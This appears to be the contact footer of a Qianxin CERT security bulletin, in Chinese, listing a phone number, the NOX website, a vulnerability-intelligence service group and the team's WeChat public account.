电话：95015
官网：https://nox.qianxin.com/

NOX 漏洞情报服务群

奇安信 CERT 微信公众号